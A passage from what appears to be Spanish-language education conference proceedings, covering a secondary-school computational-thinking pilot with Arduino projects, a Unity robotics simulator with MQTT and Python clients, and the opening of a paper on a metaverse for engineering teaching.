El grupo 1 decidió crear desafíos de lógica y matemática con el fin de realizar una propuesta lúdica para la Jornada de Innovación. Así los estudiantes pensaron en invitar a quien se acerque al stand a responder al menos tres desafíos de forma correcta y en ese caso se lo consideraría ganador del juego y le darían algún tipo de "premio". Los desafíos fueron elegidos por los estudiantes, buscando en internet o recuperando problemas que ellos mismos conocían. Cada estudiante armó un desafío con lo cual hubo un total de 5 desafíos. Entre todos construyeron una ruleta utilizando un motor dc para que los visitantes pudieran sortear qué desafío les tocaría responder. Un video con la ruleta funcionando puede ser accedido aquí: video. Al mismo tiempo, en el último encuentro diseñaron nuevos productos para decorar su stand: una vela que al tocar el interruptor prende una led que simula el fuego de la vela encendida, un sol que también tiene el mismo funcionamiento, etc.

El grupo 2 trabajó en la propuesta que se le había dado de crear una maqueta de casa con un timbre, luces led y la apertura de la puerta con un servo motor. Diseñaron y crearon una aplicación para celular con App Inventor con las siguientes funcionalidades: conexión *bluetooth*, un botón que enciende y apaga una farola con luz led amarilla en el jardín delantero de la casa, dos botones más para las luces led en el interior de la casa que pueden ser vistas a través de las ventanas, un botón para provocar que se toque el timbre y un botón para abrir y cerrar la puerta. A su diseño le llamaron "casa SIE", considerando las iniciales de los nombres de los cuatro participantes. Para el trabajo de diseño de la maqueta los estudiantes tomaron las decisiones y también los tutores intervinieron ayudando en el proceso, fundamentalmente en la pintura y terminaciones de la maqueta.

Los estudiantes de los dos grupos a lo largo del proceso descubrieron nuevos conocimientos, los interpretaron para poder aplicarlos, idearon propuestas, experimentaron en cada encuentro y evolucionaron sus propias creaciones a lo largo del proceso. Al mismo tiempo, luego de la Jornada imaginaron mejoras para realizar.

4 Resultados y Reflexiones

A lo largo del proceso los tutores y el docente coordinador observaron procesos atendiendo a: motivación de los estudiantes, principales dificultades encontradas en el trabajo, manejo de tiempos de la propuesta, dudas y reflexiones, disfrute de la experiencia, propuestas de los estudiantes, entre otros.

Al mismo tiempo, al final del proceso se realizaron entrevistas con algunos de los participantes de ambos grupos para recoger información sobre: qué fue lo que

más y menos les gustó de la experiencia, si aprendieron, si volverían a realizar un proyecto similar, sobre la cantidad de encuentros. Además, se les pidió que hicieran sugerencias adicionales.

A continuación se presentan primeramente la opinión de los docentes y luego, la de los estudiantes.

4.1 Opiniones de los docentes

Los docentes y tutores consideran que la experiencia resultó muy positiva, observan a los estudiantes con un alto grado de motivación y participación. Una sola estudiante, del grupo 2, no pudo asistir a dos encuentros por problemas personales, pero pidió asistir al quinto encuentro del otro grupo 1 para ayudar a adelantar, demostrando interés y compromiso.

Entre las principales dificultades encontradas se observó que los estudiantes del grupo 1, en algunos casos, requirieron ayuda en el armado de los circuitos para mejorar la performance. Todos los estudiantes hicieron diversos circuitos de prueba, primero en Tinkercad y luego experimentaron con materiales reales y lograron su funcionamiento.

Los tiempos pautados inicialmente debieron ser extendidos con un encuentro más. Adicionalmente, cada encuentro fue pensado de dos horas pero los estudiantes, por motivación propia, se quedaron en general media hora más en cada uno, para lograr más avances o terminar algo que estaban haciendo. Esto da cuenta del "enganche" con la tarea que estaban realizando. Espontáneamente tomaron decisiones, colaboraron, intercambiaron ideas e hicieron propuestas para las creaciones.

También se observó que la invitación a participar en la Jornada de Innovación fue algo que los motivó. Durante la Jornada los estudiantes explicaron sus proyectos al público visitante. El grupo 1 se divirtió proponiendo desafiando a los visitantes, y entregaron bolsitas de pochoclos a los ganadores (realizadas por una mamá). Las familias fueron parte del público y acompañaron la propuesta. Los docentes creen que esta instancia fue muy enriquecedora, ya que los estudiantes colaboraron de diversas maneras en el stand y se mostraron orgullosos de sus creaciones. Las explicaciones dadas a los visitantes dan cuenta de sus aprendizajes respecto de las tareas realizadas.

4.2 Opiniones de los estudiantes

Los estudiantes fueron invitados a participar de una entrevista con los puntos mencionados anteriormente para recabar su opinión.

Cuando se les preguntó qué fue lo que más les gustó de la experiencia se recogieron las siguientes opiniones: “Participar de la Jornada de Innovación para mostrar y contar lo que habíamos hecho”; “Armar los desafíos con los circuitos”; “Todo”; “Hacer el código de Arduino”; “Presentar el proyecto en público”.

En relación a lo que menos les gustó, una de las estudiantes dijo que había sido trabajar armando las simulaciones en Tinkercad, pero aunque le resultaba más aburrido que experimentar con los materiales, le parecía útil. Otro estudiante agrega entonces, que si no hubieran hecho las simulaciones hubieran cometido más errores y se hubiera desperdiciado la cinta de cobre y material que usaron. Otro estudiante dice que “todo estuvo bueno”, “no hay nada que no me haya gustado”; “lo más difícil fue el hacer el código en Arduino”. Un estudiante dice que las guías que se les daban impresas con el paso a paso para experimentar en Tinkercad se podrían hacer más generales, y no tan detalladas de manera tal de explorar más.

Respecto de la cantidad de encuentros, coinciden en que estuvo bien, y no la cambiarían, considerando el adicional que se agregó. Un estudiante menciona que para la maqueta si no hubiera habido ayuda de una de las docentes en el diseño no se hubiera llegado en los encuentros a dejarla con las terminaciones.

Todos indican que les gustaría volver a hacer otra experiencia similar. Uno de los estudiantes comenta que le gustó combinar la programación con el uso de actuadores y el Arduino. Si pudiera participar de nuevo también le gustaría que sea integrando estas cuestiones.

4.3 Reflexiones

A partir de estos resultados se considera que el proyecto ha sido positivo, que la prueba piloto permite extender la experiencia el próximo año a un grupo más amplio y con las consideraciones de tiempos mencionadas. Esto es incorporar un quinto encuentro, y extender la duración a dos horas y media para que los padres no tengan que esperar a los estudiantes. En relación al desarrollo del PC se considera que los estudiantes ganaron habilidades de descomposición de problemas al aplicar esto en las subtareas planteadas para alcanzar la meta en los proyectos. Al mismo tiempo, se aplicó la descomposición en el desarrollo del código que realizaron los estudiantes del grupo 2. Debieron abordar la abstracción en varias situaciones, dejando de lado detalles y concentrándose en la tarea específica que les tocaba resolver en el momento. El grupo 1 trabajó con un paradigma *bottom up*, donde se comenzó por los detalles y luego fueron resolviendo las tareas de las capas superiores del problema. El grupo 2 de manera similar, pero también aplicaron estrategias de división de tareas para alcanzar los tiempos y para hacer pruebas.

Además, es importante destacar que se tuvieron en cuenta en la planificación y ejecución de esta prueba piloto tanto las etapas del modelo IDEO tomado de la

literatura [13], [14] como aspectos relacionados con la planificación de las facetas del PC a involucrar [6].

Se coincide con [5] y [6] en los tipos de proyectos a proponer para el desarrollo del PC y en el tipo de herramientas a utilizar (basadas en bloques). Esto fue valorado por los estudiantes en conjunto con la propuesta de creación de objetos con actuadores y sensores como en [11]. La idea de crear también es referida en [10], [12] y [14]. También es posible afirmar que se consolida la visión de que estos proyectos motivan a los estudiantes, despiertan su creatividad [6], la innovación [10], la colaboración y generan acercamiento a áreas tecnológicas más allá del género.

5 Conclusiones

Este artículo presenta una experiencia piloto con estudiantes de secundario, gestada desde la universidad, para el desarrollo del pensamiento computacional a partir de la creación de tecnologías digitales. Al mismo tiempo, abona a las acciones de articulación entre escuela secundaria y universidad.

Entre los principales hallazgos se menciona que, en coincidencia con la literatura, estos proyectos en los que los estudiantes deben crear objetos digitales y utilizar la programación no solo despierta su motivación sino que promueven el desarrollo de habilidades tales como la descomposición de tareas, la abstracción, el diseño de algoritmos, y el *debugging* de sus soluciones. La planificación y las etapas del modelo IDEO son referidas como exitosas en la experiencia. De acuerdo a la opinión de estudiantes y docentes se encuentran oportunidades de mejora, como los tiempos pautados y el diseño del material de apoyo para los encuentros.

Los estudiantes afirman haber disfrutado de la experiencia e interés por volver a participar en proyectos similares. Esto resulta alentador para avanzar sobre una nueva edición de esta propuesta en el próximo año, en donde se buscará analizar en mayor profundidad los resultados aquí presentados.

Agradecimientos. Se agradece especialmente a los estudiantes participantes y sus familias por el interés en este tipo de proyectos. Al mismo tiempo, se agradece a la Facultad de Informática por el espacio para llevar a cabo estas actividades. Este proyecto se enmarca en las acciones del CIyTT y en las líneas del proyecto F031 del III-LIDI. También se agradece al PIIDUZ2023_5024 de la Universidad de Zaragoza que ha permitido profundizar en líneas de investigación afines que nutren esta propuesta.

Referencias

1. Theodoropoulos, A. Participatory design and participatory debugging: Listening to students to improve computational thinking by creating games, International Journal of Child-Computer Interaction, Volume 34, 2022, 100525, ISSN 2212-8689, https://doi.org/10.1016/j.ijcci.2022.100525.
2. Robledo-Castro, C., Castillo-Ossa, L.F., Hederich-Martínez, C. Effects of a computational thinking intervention program on executive functions in children aged 10 to 11, International Journal of Child-Computer Interaction, Volume 35, 2023, 100563, ISSN 2212-8689, https://doi.org/10.1016/j.ijcci.2022.100563.
3. Papert, S. Computadoras y Educación. 5° Ed, Ediciones Galapagos, 1987. Dipsonible en: https://neoparaiso.com/logo/desafio-mente.html#s103
4. Wing, J. Computational Thinking. View Point. Comunication of ACM. Vol. 49, No. 3. Pág. 35. 2006.
5. Tsarava, K. Moeller, K., Román-González, M., Golle, J., Leifheit, L. Butz, M., Ninaus, M. A cognitive definition of computational thinking in primary education, Computers & Education, Volume 179, 2022, 104425, ISSN 0360-1315, https://doi.org/10.1016/j.compedu.2021.104425.
6. Shute, V., Sun, Ch., Asbell-Clarke, J. Demystifying computational thinking, Educational Research Review, Volume 22, 2017, Pages 142-158, ISSN 1747-938X, https://doi.org/10.1016/j.edurev.2017.09.003.
7. Bjerre Odgaard, A. Who programs whom?—Computational empowerment through mastery and appropriation in young children's computational thinking activities, International Journal of Child-Computer Interaction, Volume 37, 2023, 100598, ISSN 2212-8689, https://doi.org/10.1016/j.ijcci.2023.100598.
8. Theodoropoulos, A. Participatory design and participatory debugging: Listening to students to improve computational thinking by creating games, International Journal of Child-Computer Interaction, Volume 34, 2022, 100525, ISSN 2212-8689, https://doi.org/10.1016/j.ijcci.2022.100525.
9. Jiahong Su, Weipeng Yang, A systematic review of integrating computational thinking in early childhood education, Computers and Education Open, Volume 4, 2023, 100122, ISSN 2666-5573, https://doi.org/10.1016/j.caeo.2023.100122.
10. Usher, M., Barak, M. Team diversity as a predictor of innovation in team projects of face-to-face and online learners, Computers & Education, Volume 144, 2020, 103702, ISSN 0360-1315, https://doi.org/10.1016/j.compedu.2019.103702
11. Kong, S. C., Sheldon, J., & Li, K. Y.. (Eds.). (2017). Conference Proceedings of International Conference on Computational Thinking Education 2017. Hong Kong: The Education University of Hong Kong.
12. Yin, Y., Hadad, R., Tang, X., & Lin, Q. (2020). Improving and assessing computational thinking in maker activities: The integration with physics and engineering learning. Journal of Science Education and Technology, 29, 189-214.
13. Hatzigianni, M., Stevenson, M., Falloon, G., Bower, M., & Forbes, A. (2021). Young children's design thinking skills in makerspaces. International Journal of Child-Computer Interaction, 27, 100216. doi:10.1016/j.ijcci.2020.100216
14. K. Fierst, A. Diefenthaler, G. Diefenthaler, Design Thinking for Educators, IDEO, 2011.

Desarrollo de simulador de robótica cloud multipresencia para enseñanza de programación

Néstor Balich[1], Franco Balich[1],
Tupac Ocampo[1], Berenice Balich[1],

[1] Universidad Abierta Interamericana,
Laboratorio de Robótica e Inteligencia Artificial, Argentina
{nestor.balich, franco.balich}@uai.edu.ar
{tupac.ocampo, berenicelourdes.balich}@uai.edu.ar

Resumen. La utilización de nuevas e innovadoras herramientas tecnológicas ha mejorado el modo en que se dictan las clases universitarias. En el contexto de las restricciones que ocasionó la pandemia estos cambios se aceleraron en gran medida. Considerando que la materia paradigmas tecnológicos II (Robótica) integra y enseña en su cursada nuevas tecnologías y en sus talleres se realizan prácticas con robots reales, dispositivos de internet de las cosas (IoT) y de realidad aumentada, fue necesario adaptar los contenidos y evaluaciones a un entorno de clase virtual, que permitiera realizar los trabajos prácticos que se realizaban en los laboratorios, muchos de ellos vinculados a elemento físicos y de hardware. Este trabajo expone la investigación y desarrollo e implementación de un simulador 3D de robótica con programación distribuida, con un modelo físico realista, que permita el trabajo colaborativo, la programación en Python y la inclusión de inteligencia.

Palabras clave: simuladores de robótica, unity, programación distribuida, iot, inteligencia artificial, Python, educación, videojuegos, realidad virtual.

1 Introducción

El contexto en pandemia durante el 2020 y 2021, llevó a buscar formas innovadoras para el dictado de clases de grado en la carrera de ingeniería en sistemas de la Universidad Abierta Interamericana (UAI). Para ello fue necesario modificar y buscar herramientas equivalentes para las prácticas y talleres, en los cuales el uso de los robots físicos como herramienta educativa eran fundamentales, con las mismas ventajas de los entornos lúdicos de aprendizaje [1] y el aprovechamiento de entornos visuales para enseñanza de programación [2].

Este trabajo es el resultado de una investigación y uso sobre las diferentes opciones de simuladores libres utilizados en la materia Paradigmas Tecnológicos II, tomándola como base para el desarrollo de un nuevo simulador de características innovadoras.

Entre los motores de video juegos evaluados se encontraron Unity [3], Unreal Engine [4], y OpenGL [5]. De los cuales se evaluaron los siguientes requisitos funcionales y no funcionales, velocidad de procesamiento, curva de aprendizaje y complejidad de desarrollo, facilidad de implementación de interfaces externas, y fundamentalmente la existencia de herramientas de código libre y que contara con una gran comunidad de desarrolladores con documentación en línea.

Este diseño debía contemplar, el funcionamiento en un entorno de escritorio o en formato web, para que los alumnos de la universidad pudieran acceder en forma remota, articular con programas de control descentralizados en Python (y a futuro otros lenguajes que respeten el protocolo de comunicación), el desarrollo de un entorno de programación (IDE) web para Python para el aprendizaje y programación de algoritmos aplicados a robótica de manera distribuida desde el hogar de los alumnos [2]. Otro requisito fundamental era el de vincularse con una plataforma de inteligencia artificial para enseñar y probar diferentes algoritmos de navegación, aprendizaje de maquina y redes neuronales para el control de los robots.

Con respecto al docente, el simulador debía permitir elegir rápidamente y de forma sencilla, diferentes escenarios con un motor de simulación física en un entorno 3D realistas similar a los juegos de video.

De dicha comparación y prueba de testeo, se seleccionó la plataforma de Unity, puesto cuenta con un motor gráfico liviano y gratuito para fines no comerciales que utiliza el lenguaje de programación C#, permitiendo aplicar lo aprendido en varias materias correlativas de las carreras de la facultad de tecnologías informáticas de la universidad, y que cuenta con una gran cantidad de herramientas de desarrollo libre en forma de paquetes descargables. La elección de los protocolos de comunicación fue fundamental luego de una comparación de ellos [6] se seleccionó WebSocket [7] y MqTT [8]:

1) Modelo de comunicación asincrónica con WebSocket.
2) Modelo con comunicación por protocolo MQTT utilizando el broker de código abierto Mosquito [9].

Se desarrollaron varios programas complementarios clientes en Python como, por ejemplo: Atenea.py que permitía al robot controlado remotamente de forma autónoma esquivar obstáculos de manera reactiva, un cliente de gestión y visualización de paquetes de información que llamamos Hermes.py. Se creó un robot con tracción diferencial simulado llamado oRobby con un sensor laser de distancia (Lidar) con cinco ejes de detección, y un escenario 3D simulado que llamamos campus de prueba UAI con objetos varios y un laberinto que el robot debe recorrer controlado en forma autónoma por un programa Python desarrollado por los alumnos.

2 Objetivos

- Implementar un simulador de robótica que permita la conexión sincrónica de los alumnos.
- Implementar un simulador que utilice tecnologías web y sea compatible con algoritmos de inteligencia artificial (IA).

- Permitir conectar al simulador con las principales plataformas libres para desarrollo en IA, como Google Colab y Jupyter.
- Permitir a los alumnos trabajar de forma colaborativa con programas individuales.
- Permitir a los alumnos crear programas distribuidos en donde cada integrante del grupo ejecute una parte del programa principal.
- Aumentar el interés y motivación de los alumnos en el aprendizaje de programación para robótica.
- Generar un entorno de enseñanza que permita que los alumnos asimilen los conocimientos de una manera más natural desde la práctica.

3 Comparación de simuladores

Durante una primera instancia evaluativa se investigó y compararon varios simuladores utilizados en 2020 Tabla I. para tomar como base de desarrollo junto con recomendaciones de varios artículos [10], [11] tanto para el uso profesional [12] y educativo. Por último, se contemplaron algunas de las especificaciones de diseño para framework de IA presentadas en el trabajo [13] y de otras experiencia educativa sobre el dictado de curso de programación de robots en línea "Robot Programming Network "(RPN) [14].

Tabla 1. Comparación de simuladores.

Simulador	Arduino	Robot	Programación remota	Lenguaje	Complejidad
TinkerCad	Si	No	No	C	Básica y media
Gazebo	No	Si	No	C, Python, JavaScript	Avanzada
Webots	No	Si	No	Python	Avanzada
VR.VEX	No	Si	No	Python, Bloques	Básica y media
CopeliaSim	No	Si	No	C y Python	Media

3.1 Análisis de simuladores

3.1.1 Tinkercad

Se analizó el simulador gratuito de robótica para Arduino llamado Tinkercad [15], que se utilizaba en las clases presenciales debido a que permite simular circuitos con Arduino, pero se comprobó que no era posible integrarlo con la red neuronal en colab y que no era posible simular un entorno 3D, en donde se realizarían las actividades con los robots.

3.1.2 Gazebo

Gazebo [16] es un simulador de robótica en 3D que funciona en el sistema operativo ROS (Robot Operating System) [17] que se puede ejecutar en las placas Raspberry Pi y se puede programar en una variedad de lenguajes de programación, como, por ejemplo: C, Python y JavaScript. Posee un alto grado de personalización, que resultó ser una limitante para nuestro objetivo, pues la gran cantidad de opciones ocasiona una curva de aprendizaje lenta y compleja para alumnos y docentes, ocasionando una experiencia poco intuitiva. Otras limitantes encontradas fueron, que no posee una interfaz web, y que se necesitaría que cada alumno posea su propia placa Raspberry Pi o máquina virtual en la cual ejecutarlo.

3.1.3 Webot

Se tomó como punto de partida la experiencia de un proyecto realizado en el año 2020 con Webot [18], en donde se creó un robot que utilizaba una red neuronal para desplazarse en un ambiente simulado evitando los obstáculos, rápidamente se evidenció la necesidad de dictar varias clases solo para enseñar el uso del simulador. Se desarrolló una interfaz externa de comunicación basada en MqTT con una interfaz de control y programación visual web en JavaScript sobre node.js que permitía automatizar el funcionamiento del robot de forma remota. Si bien se logró avanzar en los primeros objetivos propuestos, no se logró ejecutar el simulador en un servidor web en línea, evitando la necesidad de que cada alumno lo instale localmente en su computadora.

3.1.4 VRVEX

Otra prueba que se realizó fue con un simulador de robótica gratuito llamado “Vr Vex” [19] desarrollado en Unity, ya utilizado durante las clases presenciales, con la gran ventaja que permite simular un robot en un sitio web. Permite tanto programar en código Python como en forma visual por bloques, pero se comprobó que no era posible integrarlo con la red neuronal en colab, ya que no se puede agregar funciones externas de comunicación, que no permite la programación concurrente y que lamentablemente se aranceló su uso para programación en código.

3.1.5 Copelia Sim

En esta prueba se encontró que “CopeliaSim” [20] posee una curva media de aprendizaje y es un excelente simulador con una interfaz intuitiva. Sin embargo, se necesitaron dos clases para enseñar a los alumnos a utilizarlo y no posee una interfaz nativa de instalación para servidor web, principales razones por la que fue descartado.

4 Desarrollo del prototipo PMV

Para el desarrollo del prototipo mínimo viable (PMV) se realizó la evaluación de dos motores de videojuegos con motores de física incorporados, comenzando las pruebas con Unreal seleccionado por su alta calidad de imagen y luego Unity por su facilidad de uso y gran comunidad de desarrolladores Tabla II.

Tabla 2. Comparación de lenguaje de programación para motores de videojuegos.

Motor	Lenguaje	Soporta Python	Curva de aprendizaje	Complejidad
Unity	C#	No	Rápida, mucha documentación	Básica y media
Unreal	C++	No, plugin para acciones auxiliares	Media, documentación reducida	Media

En cuanto a Unreal se realizaron varios programas y testeos descartándolo rápidamente, debido a que la programación en Python se realiza por medio de un plugin en su versión beta y sirve únicamente para algunos scripts dentro del motor, el cual está diseñado para ser programado en C++ o por Blueprints (programación en bloques), posee pocos ejemplos de programación en Python y en su mayoría corresponden a scripts de organización de materiales. Se decidió hacer el desarrollo en unity pues si soporta código Python con un complemento solo para script el resto de la funcionales lo hacían un mejor candidato para el desarrollo [21]

4.1 Modelo de comunicación

Es fundamental diseñar un modelo de comunicación que permita la programación remota y concurrente por parte de los alumnos y que permita escalar hasta un máximo de 30 robots en tiempo real. Para lo cual se propusieron dos formas de integrar el IDE de programación:

4.1.1 Editor de programación externo

El simulador permite la conexión externa con un cliente Python mediante protocolo de comunicación MqTT con el objetivo de crear una interfaz web para que el alumno ejecute su programa en forma remota y que las acciones de todos los alumnos se vean reflejadas en el mismo simulador. Este modelo nos permite independizarnos del lenguaje, siendo escalable, multilenguaje y apto para enseñar algoritmos basados en inteligencia artificial conectados a Google Colab [22] o Jupyter notebook [23].

4.1.2 Editor de programación integrado

El simulador tiene integrado un editor de código y se programa en el mismo simulador. En cuanto a los motores seleccionados luego de realizar las pruebas no fue posible programar en Python en unity y en unreal solo se podían modificar algunos scripts. Este modelo requería de un frontend y backend que permitiera la programación en línea haciéndolo complejo de realizar por lo cual fue descartado.

Se opto entonces por el **modelo de cliente externo** pues cumplía con los requisitos de programación en Python o multilenguaje, la conexión a diferentes plataformas y la utilización de diferentes protocolos de comunicación como websocket y MqTT ya utilizado en los robots reales que también debería soportar el simulador.

4.1.3 Desarrollo en unity

Unity hace uso de C# como lenguaje nativo con el cual el equipo de desarrollo ya estaba familiarizado pues es enseñado en las materias de Programación I, Programación Orientada a Objetos, y Lenguajes de Última Generación dictadas en la universidad.

Los diferentes elementos por operar en Unity son tratados como objetos, a los cuales se les puede aportar diferentes componentes. Cada uno de estos, a su vez, posee diferentes propiedades. De tal forma, un objeto X tendrá un componente que responda al motor de física, otro para detectar las colisiones y otro para las coordenadas en el espacio y su desplazamiento, entre otros. Por ejemplo, el objeto "Script" será aquel que posea el código de C# propio a ejecutar.

Al mismo tiempo, un objeto podrá referenciar otro objeto o componente diferente desde el Script, permitiendo así vincularlos y conseguir un funcionamiento coordinado.

Dentro del entorno de Unity se crearon múltiples componentes representando los diferentes objetos, elementos de la interfaz de usuario, plano, paredes, obstáculos, y el mismo robot. A su vez, cada elemento posee diferentes componentes, los cuales aportan funcionalidades y lógica extra Fig. 2 dando lugar a la versión final del simulador que es común a todos los alumnos integrado a un sitio web de acceso libre en internet Fig. 3.




Fig. 2. Vista de la interfaz en Unity




Fig. 3. oRobby, con sensor lidar.

5 Resultados y conclusiones

Se logró alcanzar el objetivo de desarrollar un simulador que permite escribir código Python de forma remota dentro de un entorno web colaborativo para cada alumno en tiempo real, que es ejecutado de forma colaborativa en un simulador centralizado 3D con un modelo físico realista en un espacio x, y, z con propiedades físicas de objetos reales como peso, gravedad, inercia, dureza al igual que con los robots reales, como se puede ver en video del simulador funcionando [24].

Se conectaron equipos de hasta 5 alumnos, en donde escribían el código del programa de forma colaborativa, mientras el resto de la clase podía observar el simulador y como el robot ejecutaba dicho programa. En cuanto al protocolo de comunicación elegimos MqTT pues nos permitió abordar los contenidos de los módulos de IoT y de robótica distribuida. Pudimos modelizar dos modelos lidar Fig. 3 que captan el entorno e indicaban al programa la distancia de los obstáculos. También se desarrollaron prácticas con redes neuronales para el desafío de salir del laberinto en donde los alumnos podían ver la diferencia entre algoritmos basados en condicionales anidados, redes neuronales de aprendizaje supervisado y sistemas reactivos como se puede ver en el ejemplo en línea de los ejercicios para colab [25].

En cuanto a los alumnos se obtuvo un excelente resultado en el uso de la herramienta. El docente logró reducir el tiempo de la ejercitación, la unificación de contenidos y el formato de las prácticas de laboratorio unificándolas en un solo simulador desarrollado a medida.

Cada equipo de alumnos controlaba el robot por turnos mientras los otros equipos planificaban el código a utilizar, lo que resultó en un problema de tiempo ocioso. Esto se solucionó creando 4 instancias del simulador que se proyectaban en una pantalla compartida con la clase, y generando una versión de escritorio para que los alumnos pudieran desarrollar en forma asincrónica direccionado a su ip local.

A futuro se está trabajando en la segunda versión del simulador en tiempo real, con la intención de aumentar la cantidad de robots a treinta, crear un entorno simulado con varios desafíos. La posibilidad que cada alumno tenga su propio robot solucionaría el problema del tiempo perdido. Estimando que al subir la cantidad de robot aumentarán los problemas de latencia y la sincronización de acciones como desafíos a resolver. También se decidió explorar la creación de un protocolo de comunicación basado en API Rest y agregar nuevos sensores a los existentes.

Referencias

1. Infante Jiménez, C.: Propuesta pedagógica para el uso de laboratorios virtuales como actividad complementaria en las asignaturas teórico-prácticas. Revista mexicana de investigación educativa, 19(62), 917–937. (2014).
2. Sáez-López, J.-M., Román-González, M., & Vázquez-Cano, E.: Visual programming languages integrated across the curriculum in elementary school: A two year case study using “Scratch” in five schools. Computers & Education, 97, 129–141. (2016).
3. Unity https://unity.com/
4. Unreal https://www.unrealengine.com/es-ES/
5. OpenGL https://en.wikipedia.org/wiki/OpenGL

6. Carsten Gregersen, WebSocket vs. MQTT vs. CoAP: Which is the Best Protocol? https://www.nabto.com/websocket-vs-mqtt-vs-coap/ , 2021
7. WebSocket https://www.ibm.com/docs/es/was/9.0.5?topic=applications-websocket
8. MqTT https://aws.amazon.com/es/what-is/mqtt/
9. Mosquito https://mosquitto.org/
10. Silicon Valley Robotics: What is the best simulation tool for robotics?: https://robohub.org/what-is-the-best-simulation-tool-for-robotics/(2021)
11. Pitonakova, L., Giuliani, M., Pipe, A., & Winfield, A.: Feature and performance comparison of the V-REP, Gazebo and ARGoS robot simulators. Annual Conference Towards Autonomous Robotic Systems, 357–368. (2018).
12. Michel, O. Cyberbotics Ltd. WebotsTM: Professional mobile robot simulation. International Journal of Advanced Robotic Systems, 1(1), 5. (2004).
13. Kirtas, M., Tsampazis, K., Passalis, N., & Tefas, A. Deepbots: A Webots-Based Deep Reinforcement Learning Framework for Robotics. IFIP International Conference on Artificial Intelligence Applications and Innovations, 64–75. (2020).
14. Casañ Núñez, G. A., & Cervera, E.: The Experience of the Robot Programming Network Initiative. (2018).
15. TinkerCad https://www.tinkercad.com
16. Gazebo https://classic.gazebosim.org
17. ROS Robot Operating System https://www.ros.org
18. Webots https://www.cyberbotics.com/#webots
19. Vr vex https://vr.vex.com
20. Copelia sim https://www.coppeliarobotics.com
21. Unity docs, Python for Unity API API is meant for scripts that are stateless, which means that they do not keep information between runs https://docs.unity3d.com/Packages/com.unity.scripting.python@2.0/manual/inProcessAPI.html
22. Google colab https://colab.research.google.com
23. Jupyter notebook https://jupyter.org
24. Simulador Unity para Robótica e IoT (Distribuido con MqTT y clientes Python) https://youtu.be/XMncQoS6ISw?si=2v6kJaxVJxKKa4Us
25. Realiza tú primer programa con google Colab para ESTER (Simulador Unity para Robótica) https://youtu.be/usC82SuoJa0?si=tGwe4qCsIIo5DHO7

Implementación de un Metaverso aplicado a la Educación en las carreras de Ingeniería

Artemisa Trigueros[1], César Conejeros[1], Mabel Compagnoni[1], Alfredo Amato[1]

[1] Universidad Nacional de La Matanza, Florencio Varela 1903,
B1754 San Justo, Pcia. De Buenos Aires, Argentina
(artemisa, cconejeros , mcompagnoni, aamato @unlam.edu.ar)

Resumen

El Metaverso conceptualmente puede ser considerado como un nuevo ecosistema virtual tridimensional, generado por la convergencia de la realidad física y la realidad virtual proporcionada por las nuevas tecnologías,donde se manifiestan las interacciones humanas a través dela Web 3.0. Este punto de encuentro de las distintas realidades se ha convertido en un espacio favorable para eldesarrollo de diferentes actividades propias del ser humano, entre ellas, la educación. Este trabajo, presenta una experiencia de implementación concreta de un Metaverso, referida al desarrollo de un contenido curricular de informática en las carreras de Ingeniería, mostrando el criterio de selección de la plataforma, pantallas y desafíos, finalizando con una encuesta realizada sobre el Metaverso a los estudiantes que lo utilizaron.

***Palabras clave*:** Metaverso, Educación, Informática, Ingeniería**.**

1 Introducción

La palabra “Metaverso”, es un acrónimo compuesto por ‘meta’, que proviene del griegoy significa “después” o “más allá”, y ‘verso’ que hace referencia a “universo”. Este nuevo concepto quiere significar un universo que está más allá del que conocemos actualmente. Metaverso es un nuevo ecosistema virtual y tridimensional (3D) en el quelos usuarios pueden interactuar entre ellos, trabajar, jugar, estudiar, realizar transacciones económicas, entre muchas otras posibilidades permitiéndoles hacerlo enforma descentralizada.

“El Metaverso, que podría clasificarse como la siguiente etapa en nuestra evolución de experiencias digitales, ya está comenzando a migrar al campo empresarial y universitario, esta nueva realidad que sugiere percibir el mundo de una manera diferente, ofrece a las personas otra visión de las cosas cotidianas, como comprar o interactuar y crea la ilusión no muy alejada de que se puede estar en cualquier parte del mundo y hacer casi cualquier actividad sin moverse de su entorno.”, cita Cristina Estrada Rudas en La República [1]

1.1 Componentes Principales que componen un Metaverso

Marc Vidal [2] identifica los siguientes elementos que intervienen en el concepto Metaverso y que han sido utilizados en el presente trabajo.

- **Computación espacial**: Es la interfaz para comprender los cambios que cobran vida. En lo digital, comenzamos con la gran interfaz gráfica informática de usuario (GUI), ésta está relacionada con conceptos como la realidad aumentada, realidad virtual, realidad mixta o la computación inmersiva, de ahí que el término computación espacial, se esté convirtiendo en una forma de uso común para referirse a las interfaces tridimensionales.
- **Motores de juegos**: Permite la construcción del espacio tridimensional. Es la herramienta de software que utilizan los desarrolladores para crear videojuegos. En estos programas se pueden cargar objetos tridimensionales, aplicar reglas sobre el movimiento de los objetos, agregar sonidos, efectos, etc.
- **Los entornos virtuales**: son los sitios donde se inicia la sesión en internet para participar del Metaverso. Para poder implementarlo, es necesario construir espacio en la Nube (Mirror World o Air Cloud) para albergar todos los recursos que requiere esta tecnología. Sus aplicaciones abarcan áreas de la industria, esparcimiento, medicina, informática (como réplicas digitales de espacios reales, gemelos digitales), etc.

1.2 Conceptos y Herramientas utilizados para desarrollar Metaversos

Existen distintas herramientas que se utilizan en Metaverso: Web 3.0, Inteligencia Artificial, Realidad Aumentada, Realidad Virtual, Realidad Mixta, etc.

